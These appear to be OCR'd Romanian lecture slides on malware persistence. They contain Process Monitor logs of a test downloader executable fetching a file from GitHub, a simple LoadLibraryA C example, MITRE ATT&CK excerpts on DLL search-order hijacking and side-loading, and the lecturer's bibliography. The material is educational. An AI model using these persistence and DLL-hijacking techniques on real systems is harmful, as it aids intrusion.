
PERSISTENTA

Time o...	Process Name	PID	Operation	Path	Result	Detail
1:32:04...	descarcare_fisier.exe	13012	RegCloseKey	HKLM\System\CurrentControlSet\Control\Cryptography\Providers	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKLM\System\CurrentControlSet\Control\Cryptography\Configuration	REPARSE	Desired Access: Read
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKLM\System\CurrentControlSet\Control\Cryptography\Configuration	SUCCESS	Desired Access: Read
1:32:04...	descarcare_fisier.exe	13012	RegCloseKey	HKLM\System\CurrentControlSet\Control\Cryptography\Configuration	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKLM\System\CurrentControlSet\Control\Cryptography\Providers	REPARSE	Desired Access: Read
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKLM\System\CurrentControlSet\Control\Cryptography\Providers	SUCCESS	Desired Access: Read
1:32:04...	descarcare_fisier.exe	13012	RegCloseKey	HKLM\System\CurrentControlSet\Control\Cryptography\Providers	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKLM\System\CurrentControlSet\Control\Cryptography\Configuration	REPARSE	Desired Access: Read
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKLM\System\CurrentControlSet\Control\Cryptography\Configuration	SUCCESS	Desired Access: Read
1:32:04...	descarcare_fisier.exe	13012	RegCloseKey	HKLM\System\CurrentControlSet\Control\Cryptography\Configuration	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	TCP Send	DESKTOP-1I41QIK\22564 -> lb-140-82-121-4-gra.github.com:https	SUCCESS	Length: 357, starttime: 91097455, endtime: 91097464, seqnum: 0, connid: 0
1:32:04...	descarcare_fisier.exe	13012	TCP TCPCopy	DESKTOP-1I41QIK	SUCCESS	Length: 1436, seqnum: 0, connid: 0
1:32:04...	descarcare_fisier.exe	13012	TCP Receive	DESKTOP-1I41QIK	SUCCESS	Length: 1436, seqnum: 0, connid: 0
1:32:04...	descarcare_fisier.exe	13012	TCP TCPCopy	DESKTOP-1I41QIK	SUCCESS	Length: 1436, seqnum: 0, connid: 0
1:32:04...	descarcare_fisier.exe	13012	TCP Receive	DESKTOP-1I41QIK	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	TCP TCPCopy	DESKTOP-1I41QIK	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	TCP Receive	DESKTOP-1I41QIK	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\Standard	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\Standard	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\Standard	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl	SUCCESS	
1:32:04...	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	SUCCESS	NAME NOT FOUND Length: 16
1:32:04...	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	SUCCESS	NAME NOT FOUND Length: 16
1:32:04...	descarcare_fisier.exe	13012	RegCloseKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	SUCCESS	Query: Handle Tags, Handle Tags: 0x0
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	SUCCESS	Desired Access: Query Value
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	SUCCESS	Query: Handle Tags, Handle Tags: 0x0
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	SUCCESS	Desired Access: Query Value
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	SUCCESS	Query: Handle Tags, Handle Tags: 0x0
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	SUCCESS	Desired Access: Query Value
1:32:04...	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	SUCCESS	Query: Handle Tags, Handle Tags: 0x0
1:32:04...	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Colnetme...	SUCCESS	NAME NOT FOUND Length: 16
1:32:04...	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Colnetme...	SUCCESS	NAME NOT FOUND Length: 16
1:32:04...	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ColnetmeCombin...	SUCCESS	NAME NOT FOUND Length: 16
1:32:04...	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ColnetmeCombin...	SUCCESS	NAME NOT FOUND Length: 16
1:32:04...	descarcare_fisier.exe	13012	CreateFile	C:\Users\Elitebook\AppData\Local\Microsoft\Windows\NetCache\IE\6Q08NHRL\{1} exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Sequential Ac...
1:32:04...	descarcare_fisier.exe	13012	QueryStandard...	C:\Users\Elitebook\AppData\Local\Microsoft\Windows\NetCache\IE\6Q08NHRL\{1} exe	SUCCESS	AllocationSize: 208,896, EndOfFile: 206,188, NumberOfLinks: 1, DeletePend...
1:32:04...	descarcare_fisier.exe	13012	Process Profiling		SUCCESS	User Time: 0.0000000 seconds, Kernel Time: 0.2343750 seconds, Private B...
1:32:05...	descarcare_fisier.exe	13012	TCP Reconnect	DESKTOP-1I41QIK\22565 -> 2606:50c:0:8000::154:https	SUCCESS	Length: 0, seqnum: 0, connid: 0
1:32:05...	descarcare_fisier.exe	13012	Process Profiling		SUCCESS	User Time: 0.0000000 seconds, Kernel Time: 0.2343750 seconds, Private B...
1:32:06...	descarcare_fisier.exe	13012	Process Profiling		SUCCESS	User Time: 0.0000000 seconds, Kernel Time: 0.2343750 seconds, Private B...
1:32:07...	descarcare_fisier.exe	13012	TCP Reconnect	DESKTOP-1I41QIK\22565 -> 2606:50c:0:8000::154:https	SUCCESS	Length: 0, seqnum: 0, connid: 0

PERSISTENTA



PERSISTENTA



www.sysinternals.com

Options Help

Time o...	Process Name	PID	Operation	Path	Result	Detail
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Users\Elitebook\Desktop\cpp\downloader\descarcare_fisier.exe	SUCCESS	Image Base: 0x7ff661000000, Image Size: 0x154000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffa8ac50000, Image Size: 0x1f8000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x7ffa894d0000, Image Size: 0xbfd000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7ffa885a0000, Image Size: 0x2d2000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\msvcrt.dll	SUCCESS	Image Base: 0x7ffa8a360000, Image Size: 0x9e000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\urlmon.dll	SUCCESS	Image Base: 0x7ffa73ee0000, Image Size: 0x1ed000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\iertutil.dll	SUCCESS	Image Base: 0x7ffa74470000, Image Size: 0x2b1000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\combase.dll	SUCCESS	Image Base: 0x7ffa8a510000, Image Size: 0x355000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\ucrtbase.dll	SUCCESS	Image Base: 0x7ffa88af0000, Image Size: 0x100000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\vpct4.dll	SUCCESS	Image Base: 0x7ffa89760000, Image Size: 0x125000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\svcli.dll	SUCCESS	Image Base: 0x7ffa73eb0000, Image Size: 0x28000

INCARCARE DIRECTA

```
#include <Windows.h>
#include <stdio.h>

void LoadCustomDLL(const char* dll_path) {
    // Încărcare DLL specificat de utilizator
    HMODULE hModule = LoadLibraryA(dll_path);

    if (hModule) {
        printf("DLL a fost încărcat cu succes: %s\n", dll_path);

        // Opriți și eliberați biblioteca
        FreeLibrary(hModule);
    } else {
        printf("Nu s-a putut încărca DLL: %s\n", dll_path);
    }
}

int main() {
    // Calea către fișierul DLL care trebuie încărcat
    const char* dll_path = "C:\\Path\\to\\your\\DLL.dll";

    LoadCustomDLL(dll_path);

    return 0;
}
```

- Acest exemplu simplu demonstrează încărcarea unui DLL specificat de utilizator utilizând LoadLibraryA.
- Dacă încărcarea reușește, funcția FreeLibrary este folosită pentru a elibera resursele.
- Dacă încărcarea nu reușește, se afișează un mesaj de eroare.
- Acest tip de cod este util pentru încărcarea dinamică a bibliotecilor, dar poate fi exploatat în atacurile de tip DLL-hijacking, de aceea este important să se asigure validitatea și integritatea cailor de fișiere DLL utilizate în aplicații.

INFORMATII SUPLIMENTARE

- <https://attack.mitre.org/techniques/T1574/001/>

[Home](#) > [Techniques](#) > [Enterprise](#) > [Hijack Execution Flow](#) > DLL Search Order Hijacking

Hijack Execution Flow: DLL Search Order Hijacking

Other sub-techniques of Hijack Execution Flow (13) ▼

Adversaries may execute their own malicious payloads by hijacking the search order used to load DLLs. Windows systems use a common method to look for required DLLs to load into a program. ^{[1][2]} Hijacking DLL loads may be for the purpose of establishing persistence as well as elevating privileges and/or evading restrictions on file execution.

[Home](#) > [Techniques](#) > [Enterprise](#) > [Hijack Execution Flow](#) > DLL Side-Loading

Hijack Execution Flow: DLL Side-Loading


Other sub-techniques of Hijack Execution Flow (13) ▼

Adversaries may execute their own malicious payloads by side-loading DLLs. Similar to [DLL Search Order Hijacking](#), side-loading involves hijacking which DLL a program loads. But rather than just planting the DLL within the search order of a program then waiting for the victim application to be invoked, adversaries may directly side-load their payloads by planting then invoking a legitimate application that executes their payload(s).

BIBLIOGRAFIE / RESURSE

- Paul A. Gagniuc. *Antivirus Engines: From Methods to Innovations, Design, and Applications*. Cambridge, MA: Elsevier Syngress, 2024. pp. 1-656.
- Paul A. Gagniuc. *An Introduction to Programming Languages: Simultaneous Learning in Multiple Coding Environments. Synthesis Lectures on Computer Science*. Springer International Publishing, 2023, pp. 1-280.
- Paul A. Gagniuc. *Coding Examples from Simple to Complex - Applications in MATLAB*, Springer, 2024, pp. 1-255.
- Paul A. Gagniuc. *Coding Examples from Simple to Complex - Applications in Python*, Springer, 2024, pp. 1-245.
- Paul A. Gagniuc. *Coding Examples from Simple to Complex - Applications in Javascript*, Springer, 2024, pp. 1-240.
- Paul A. Gagniuc. *Markov chains: from theory to implementation and experimentation*. Hoboken, NJ, John Wiley & Sons, USA, 2017, ISBN: 978-1-119-38755-8.

<https://github.com/gagniuc>



Gagniuc

Overview Repositories 97 Projects Packages Stars 84

Gagniuc / README.md

ALGORITHMS IN BIOINFORMATICS
THEORY AND IMPLEMENTATION

MARKOV CHAINS
FROM THEORY TO IMPLEMENTATION AND EXPERIMENTATION

An Introduction to Programming Languages: Simultaneous Learning in Multiple Coding Environments

Note: all applications presented here are designed natively in their respective programming or scripting languages, without libraries or external files. Thus, the applications have no dependencies and can be used offline. There are about 100 posts uploaded [here](#), however, below are some useful projects that I have chosen to show as a preview.

Paul A. Gagniuc
Gagniuc

This page is dedicated to my students from Faculty of Engineering in Foreign Languages at University Politehnica of Bucharest. All projects are open source.